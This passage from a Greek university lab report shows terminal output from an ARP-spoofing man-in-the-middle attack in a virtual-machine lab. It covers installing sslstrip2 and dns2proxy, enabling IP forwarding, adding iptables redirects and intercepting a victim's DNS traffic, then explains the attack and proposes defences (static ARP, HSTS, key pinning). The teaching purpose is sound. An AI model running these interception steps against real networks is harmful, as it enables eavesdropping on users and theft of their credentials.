    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 3400 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

panos2@kali2:~$ arp
  (panos2@kali2)~$ arp
  Address HWtype HWaddress flags Mask Iface
  10.0.2.1 ether 52:54:00:12:35:00 C C eth0
  10.0.2.3 ether 08:00:27:26:43:1a C C eth0
  10.0.2.15 ether 08:00:27:68:d8:e4 C C eth0

(panos2@kali2)~$ arp -i 10.0.2.1 52:54:00:12:35:00
SIOCSARP: Operation not permitted

(panos2@kali2)~$ sudo arp -s 10.0.2.1 52:54:00:12:35:00

(panos2@kali2)~$ arp -i 10.0.2.1
? [10.0.2.1] at 52:54:00:12:35:00 [ether] PERM on eth0
? [10.0.2.3] at 08:00:27:26:43:1a [ether] on eth0
? [10.0.2.15] at 08:00:27:68:d8:e4 [ether] on eth0
```

Πάμε λοιπόν πίσω στον attacker και κάνουμε την διαδικασία arp poisoning μέσω του Ettercap. Παρατηρούμε αφού έχουμε τρέξει το plugin chk_poison ότι δεν γίνεται να κάνουμε πια poisoning ανάμεσα στο 10.0.2.1 και το 10.0.2.4.

```
panos1@kali1:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe68:d8e4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:68:d8:e4 txqueuelen 1000 (Ethernet)
    RX packets 39189 bytes 21056213 (20.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 112668 bytes 32119611 (30.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 800 (800.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 800 (800.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(panos1@kali1)~$
```

HostList	Targets	Plugins
Target1 10.0.2.4	Target2 10.0.2.1	

```
GROUP 1: 10.0.2.4 08:00:27:67:5C:62
GROUP 2: 10.0.2.1 52:54:00:12:35:00
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: Poisoning process successful!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
Starting Unified sniffing...

ARP poisoning victims:
GROUP 1: 10.0.2.4 08:00:27:67:5C:62
GROUP 2: 10.0.2.1 52:54:00:12:35:00
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: No poisoning between 10.0.2.4 -> 10.0.2.1
```

3. Να υλοποιήσετε την επίθεση arp spoofing σε συνδυασμό με τα εργαλεία sslstrip και dns2proxy.

Αρχικά, θα εγκαταστήσουμε τα απαραίτητα εργαλεία, mana-toolkit, sslstrip και dns2proxy, ακολουθώντας τα βήματα που βλέπουμε στις εικόνες παρακάτω.

```
(root@kali)-[/home/kali]
# git clone https://github.com/sensepost/mana
Cloning into 'mana'...
remote: Enumerating objects: 1323, done.
remote: Total 1323 (delta 0), reused 0 (delta 0), pack-reused 1323
Receiving objects: 100% (1323/1323), 80.12 MiB | 4.89 MiB/s, done.
Resolving deltas: 100% (337/337), done.
```

```
(root@kali)-[/home/kali]
# mana

(root@kali)-[/home/kali/mana]
# ls
apache      hostapd-mana      LICENSE      Readme.md      ubuntu-install.sh
crackapd     ISSUE_TEMPLATE.md Makefile      run-mana
firelamb     kali-install.sh   net-creds    sslstrip-hsts

(root@kali)-[/home/kali/mana]
# bash kali-install.sh
SensePost Mana Installer
[+] This is not a very good installer, it makes a lot of assumptions
[+] It assumes you are running Kali
[+] If you are worried about that, hit Ctrl-C now, or hit Enter to continue

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package libnl-dev is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

E: Package 'libnl-dev' has no installation candidate
make -C hostapd-mana/hostapd/
make[1]: *** hostapd-mana/hostapd/: No such file or directory. Stop.
make: *** [Makefile:3: all] Error 2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'python3-scapy' instead of 'scapy'
Package python-pcapy is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source
However the following packages replace it:
  python3-pcapy

Package python-scapy is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source
However the following packages replace it:
  python3-scapy

E: Unable to locate package python-dnspython
E: Package 'python-pcapy' has no installation candidate
E: Package 'python-scapy' has no installation candidate
# Create the target directories
install -d -m 755 /usr/share/mana-toolkit/www
install -d -m 755 /usr/share/mana-toolkit/crackapd
install -d -m 755 /usr/share/mana-toolkit/firelamb
install -d -m 755 /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
install -d -m 755 /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2/sslstrip
install -d -m 755 /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy
install -d -m 755 /usr/share/mana-toolkit/net-creds
```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/dns2proxy]
# cd /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2]
# ls
Web Browser
(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2]
#

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2]
# cd /usr/share/mana-toolkit/sslstrip-hsts/

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# ls
dns2proxy  sslstrip2

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# dns2proxy

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/dns2proxy]
# ls

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# rm -rf *
zsh: sure you want to delete all 2 files in /usr/share/mana-toolkit/sslstrip-hsts [yn]? y

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# ls

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# git clone https://github.com/singe/sslstrip2
Cloning into 'sslstrip2' ...
remote: Enumerating objects: 85, done.
remote: Total 85 (delta 0), reused 0 (delta 0), pack-reused 85
Receiving objects: 100% (85/85), 60.55 KiB | 480.00 KiB/s, done.
Resolving deltas: 100% (37/37), done.

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# git clone https://github.com/singe/dns2proxy/
Cloning into 'dns2proxy' ...
remote: Enumerating objects: 155, done.
remote: Total 155 (delta 0), reused 0 (delta 0), pack-reused 155
Receiving objects: 100% (155/155), 45.55 KiB | 412.00 KiB/s, done.
Resolving deltas: 100% (85/85), done.

```

```

Web Browser
(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# ls
dns2proxy  sslstrip2

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts]
# dns2proxy

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/dns2proxy]
# ls
dns2proxy.py  domains.cfg  __init__.py  nospoof.py  spoof.cfg
dnsalert.txt  fhtagn.sh   IPBouncer.sh  README.md   transform.cfg
dnslog.txt    ia.sh       nospoof.cfg  resolv.conf  victims.cfg

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/dns2proxy]
# cd /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2

```

```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2]
# ls
build      debug_ssl.log  poc.log  README.md  sslstrip  sslstrip.py
COPYING    lock.ico       README   setup.py   sslstrip.log

```


```

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2]
#

```

Στη συνέχεια, στο μηχάνημα του επιτιθέμενου ενεργοποιούμε "Ip Forward", για να περνάει η κίνηση μεταξύ router και θύματος, απ' το μηχάνημά μας.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```



Ρυθμίζουμε τα Ip tables, ώστε να ανακατευθύνουν την κίνηση απ' την πόρτα 80 στην 9000, καθώς και το firewall για να γίνει ανακατεύθυνση στο dns2proxy.

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 9000
```

```
# iptables -t nat -A PREROUTING -p udp --destination-port 53 -j REDIRECT --to-port 53
```

```
root@kali: /home/kali
File Actions Edit View Help

(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
zsh: corrupt history file /root/.zsh_history
(root@kali)-[/home/kali]
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 9000

(root@kali)-[/home/kali]
# iptables -t nat -A PREROUTING -p udp --destination-port 53 -j REDIRECT --to-port 53

(root@kali)-[/home/kali]
# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination            tcp dpt:http r
REDIRECT   tcp  --  anywhere               anywhere               tcp dpt:http r
edir ports 9000
REDIRECT   udp  --  anywhere               anywhere               udp dpt:domain
redir ports 53

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
```


Τώρα θα στήσουμε το dns2proxy, το οποίο θα αναλάβει τα dns queries, βάζοντας την IP διεύθυνση που θέλουμε να κάνουμε spoof και στην συνέχεια θα το εκκινήσουμε.

```
else:
    resp = resp.flattened
    try:
        .domain.com 192.168.2.1
    except:
        pass

RefactoringTo
RefactoringTo

(root@kali)~# leafpad domains.cfg
(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/dns2proxy]# leafpad domains.cfg
```

```
(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/dns2proxy]# python3 dns2proxy.py
Non spoofing imap.gmail.com
Non spoofing to 127.0.0.1
Specific domain IP .domain.com with 192.168.2.1
DNS Forwarding activado....
binded to UDP port 53.
waiting requests.
```

Σε ένα νέο terminal εκκινούμε το sslstrip, το οποίο θα μετατρέψει τα https website, σε http.

```
twisted.internet.error.CannotListenError: Couldn't listen on any:9000: [Errno 98] Address already in use.

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2]# python3 sslstrip.py -l 9000
sslstrip 0.9 + by Moxie Marlinspike running...
+ POC by Leonardo Nve

(root@kali)-[/usr/share/mana-toolkit/sslstrip-hsts/dns2proxy]# python3 dns2proxy.py
Non spoofing imap.gmail.com
Non spoofing to 127.0.0.1
Specific domain IP .domain.com with 192.168.2.1
DNS Forwarding activado....
binded to UDP port 53.
waiting requests.
```

Μεταφερόμαστε στο μηχάνημα του θύματος και βρίσκουμε την IP και Gateway.

```
s Terminal ▾ Map 29 22:38 ●
sokian@Sokianomputer: ~

Command 'ifconfig' not found, did you mean:

  command 'ifconfig' from deb net-tools (1.60+git20180626.aebd88e-1ubuntu1)

Try: sudo apt install <deb name>

sokian@Sokianomputer:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.9 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::96zb:27fa:ef55:712b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:84:ff:6f txqueuelen 1000 (Ethernet)
    RX packets 8359 bytes 8308755 (8.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0

sokian@Sokianomputer:~$ route -n
Kernel IP routing table
Destination    Gateway      Genmask      Flags Metric Ref    Use Iface
0.0.0.0        192.168.2.1 0.0.0.0      UG    100    0      0 enp0s3
169.254.0.0    0.0.0.0     255.255.0.0  U    1000   0      0 enp0s3
192.168.2.0    0.0.0.0     255.255.255.0 U    100    0      0 enp0s3
sokian@Sokianomputer:~$
```

server προς το θύμα θα περάσει από το μηχανήμά μας και εμείς θα την προωθήσουμε στο θύμα.

Στο μηχάνημα του επιτιθέμενου βλέπουμε τα αποτελέσματα:

```
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 10:50:72:ae:10:68 0806 42: arp reply 192.168.2.9 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:84:ff:6f 0806 42: arp reply 192.168.2.1 is-at 8:0:27:a6:1f:86
```

```
Adding real IP = 140.82.121.6
waiting requests.
serving a request.
msg id = 33286
Client IP: 192.168.2.9
request is api.github.com. IN AAAA
1 questions.
Host: api.github.com.
Query = api.github.com AAAA
Exception...
No host....
waiting requests.
serving a request.
msg id = 43156
Client IP: 192.168.2.9
request is collector.githubapp.com. IN A
Doing the A query...
1 questions.
q name = collector.githubapp.com
Query = collector.githubapp.com A
Adding real IP = 18.235.200.61
Adding real IP = 3.224.212.168
Adding real IP = 3.218.144.29
Adding real IP = 54.146.190.157
waiting requests.
serving a request.
msg id = 59423
```

4. Χρησιμοποιώντας δικτυακές πηγές να εξηγήσετε πως λειτουργεί η παραπάνω επίθεση.

Στην παραπάνω επίθεση ο κακόβουλος χρήστης τοποθετείτε μεταξύ του θύματος και του server, με αποτέλεσμα όλη η επικοινωνία μεταξύ των δύο να περνάει από αυτόν. Η επίθεση αυτή ονομάζεται "Man in the Middle", όπου ο κακόβουλος χρήστης διαβάζει την κίνηση μεταξύ του client και του server και για να το πετύχει αυτό, "πείθει" τον client ότι το μηχάνημά του είναι ο server και τον server ότι είναι ο client. Μόλις το καταφέρει αυτό, μπορεί ακόμα και να τροποποιήσει τα πακέτα που διαβάζει.

Ένα ARP spoofing, επίσης γνωστό ως ARP spoofing, είναι μια επίθεση "Man in the Middle" που επιτρέπει στους εισβολείς να παρακολουθούν την επικοινωνία μεταξύ συσκευών δικτύου. Η επίθεση λειτουργεί ως εξής:

Ο εισβολέας πρέπει να έχει πρόσβαση στο δίκτυο. Σαρώνουν το δίκτυο για να προσδιορίσουν τις διευθύνσεις IP τουλάχιστον δύο συσκευών - ας πούμε ότι αυτές είναι ένας σταθμός εργασίας και ένας δρομολογητής. Ο εισβολέας χρησιμοποιεί ένα εργαλείο πλαστογράφησης για να στείλει πλαστογραφημένες απαντήσεις ARP. Οι πλαστές απαντήσεις γνωστοποιούν ότι η σωστή διεύθυνση MAC και για τις δύο διευθύνσεις IP, που ανήκουν στο δρομολογητή και στο σταθμό εργασίας, είναι η διεύθυνση MAC του εισβολέα. Αυτό ξεγελά τόσο το δρομολογητή όσο και το σταθμό εργασίας για να συνδεθεί στο μηχάνημα του εισβολέα, αντί για το άλλο. Οι δύο συσκευές ενημερώνουν τις καταχωρίσεις προσωρινής μνήμης ARP και από εκεί και πέρα, επικοινωνούν με τον εισβολέα αντί για απευθείας μεταξύ τους. Ο εισβολέας βρίσκεται τώρα κρυφά στη μέση όλων των επικοινωνιών.

5. Να προτείνετε και να εφαρμόσετε μέτρα προστασίας από την παραπάνω επίθεση.

a) Static ARP.

Ένας τρόπος πρόληψης αυτού του φαινομένου είναι μέσω στατικής ARP. Αυτό το κάνουμε όπως φαίνεται παρακάτω στην εικόνα τροποποιώντας τον τοπικό πίνακα arp. Όπως φαίνεται και στο πίνακα δίπλα από την στατική πια 10.0.2.1 εμφανίζεται η ετικέτα PERM.

```
(panos2@kali2)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe67:5c62 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:67:5c:62 txqueuelen 1000 (Ethernet)
    RX packets 79888 bytes 29133831 (27.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20941 bytes 1949863 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 68 bytes 3400 (3.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 3400 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(panos2@kali2)~$
(panos2@kali2)~$ $ arp
      Address      HWtype  HWaddress      Flags Mask    Iface
10.0.2.1          ether    52:54:00:12:35:00 C          eth0
10.0.2.3          ether    08:00:27:26:43:1a C          eth0
10.0.2.15         ether    08:00:27:68:d8:e4 C          eth0

(panos2@kali2)~$ $ arp -s 10.0.2.1 52:54:00:12:35:00
STOCSARP: Operation not permitted

(panos2@kali2)~$ $ sudo arp -s 10.0.2.1 52:54:00:12:35:00
255

(panos2@kali2)~$ $ arp
      Address      HWtype  HWaddress      Flags Mask    Iface
10.0.2.1          ether    52:54:00:12:35:00 [ether] PERM on eth0
10.0.2.3          ether    08:00:27:26:43:1a [ether] on eth0
10.0.2.15         ether    08:00:27:68:d8:e4 [ether] on eth0

(panos2@kali2)~$
```

Πάμε λοιπόν πίσω στον attacker και κάνουμε την διαδικασία arp poisoning μέσω του Ettercap. Παρατηρούμε αφού έχουμε τρέξει το plugin chk_poison ότι δεν γίνεται να κάνουμε πια poisoning ανάμεσα στο 10.0.2.1 και το 10.0.2.4.

```
(panos1@kali1)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe68:d8e4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:68:d8:e4 txqueuelen 1000 (Ethernet)
    RX packets 39189 bytes 21056213 (20.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 112668 bytes 32119611 (30.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 800 (800.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 800 (800.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(panos1@kali1)~$
```

Host List	Targets	Plugins
Target 1 10.0.2.4	Target 2 10.0.2.1	
Delete	Add	Delete Add

```
GROUP 1: 10.0.2.4 08:00:27:67:5C:62
GROUP 2: 10.0.2.1 52:54:00:12:35:00
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: Poisoning process successful!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
Starting Unified sniffing...

ARP poisoning victims:
GROUP 1: 10.0.2.4 08:00:27:67:5C:62
GROUP 2: 10.0.2.1 52:54:00:12:35:00
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: No poisoning between 10.0.2.4 -> 10.0.2.1
```

b) HSTS.

Το HTTP Strict Transport Security (HSTS) είναι ένα web server που ενημερώνει τους user agents και τα προγράμματα περιήγησης ιστού πώς να χειριστεί τη σύνδεσή της μέσω μιας κεφαλίδας απόκρισης που στάλθηκε στην αρχή και πίσω στο πρόγραμμα περιήγησης. Αυτό ορίζει την παράμετρο πεδίου πολιτικής αυστηρής μεταφοράς-ασφάλειας. Αναγκάζει αυτές τις συνδέσεις μέσω κρυπτογράφησης HTTPS, αγνοώντας κάθε κλήση σεναρίου για φόρτωση οποιουδήποτε πόρου σε αυτόν τον τομέα μέσω HTTP. Το HSTS είναι μόνο ένα βέλος σε ένα σύνολο ρυθμίσεων ασφαλείας για τον διακομιστή ιστού ή την υπηρεσία φιλοξενίας ιστού.

Ρυθμίζουμε το 301 να ανακατευθύνει από `http://` σε `https://`, αλλά δεν είναι αρκετό για να προστατεύσουμε πλήρως το domain name μας.

```
# curl --head http://www.facebook.com HTTP/1.1 301 Moved Permanently Location:  
https://www.facebook.com/
```

Οι εισβολείς εξακολουθούν να μπορούν να καταγράψουν cookie ιστότοπου, session ID ή να αναγκάσουν μια ανακατεύθυνση στο phishing site τους που μοιάζει ακριβώς με τον ιστότοπό σας.

Για αυτό πρέπει να χρησιμοποιήσουμε Strict-Transport-Security.

```
# curl --head https://www.facebook.com HTTP/1.1 200 OK Strict-Transport-Security: max-  
age=15552000; preload
```

HSTS απαιτήσεις:

- Η ιστοσελίδα μας πρέπει να έχει έγκυρο SSL πιστοποιητικό.
- Ανακατευθύνουμε όλους τους HTTP συνδέσμους σε HTTPS με ένα 301 Permanent Redirect.
- Όλα τα subdomains πρέπει να είναι καλυμμένα από το SSL πιστοποιητικό μας.
- Χρησιμοποιούμε μια επικεφαλίδα HSTS στο βασικό domain για HTTPS requests.
- Η μέγιστη χρονική διάρκεια ισχύος του πιστοποιητικού HSTS πρέπει να είναι 18 εβδομάδες.

c) SSL pinning με public key.

Για να διασφαλιστεί η αυθεντικότητα του δημόσιου κλειδιού ενός διακομιστή που χρησιμοποιείται σε συνεδρίες TLS, αυτό το δημόσιο κλειδί είναι τυλιγμένο σε πιστοποιητικό X.509, το οποίο συνήθως υπογράφεται από αρχή έκδοσης πιστοποιητικών (CA). Οι πελάτες στο Web, όπως τα προγράμματα περιήγησης, εμπιστεύονται πολλές από αυτές τις ΑΠ, οι οποίες μπορούν να δημιουργήσουν πιστοποιητικά για αυθαίρετα ονόματα τομέα. Εάν ένας εισβολέας είναι σε θέση να θέσει σε κίνδυνο ένα μόνο CA, μπορεί να εκτελέσει επιθέσεις MITM σε διάφορες συνδέσεις TLS. Το HPKP μπορεί να παρακάμψει αυτήν την απειλή για το πρωτόκολλο HTTPS, λέγοντας στον πελάτη ποιο δημόσιο κλειδί ανήκει σε έναν συγκεκριμένο διακομιστή ιστού.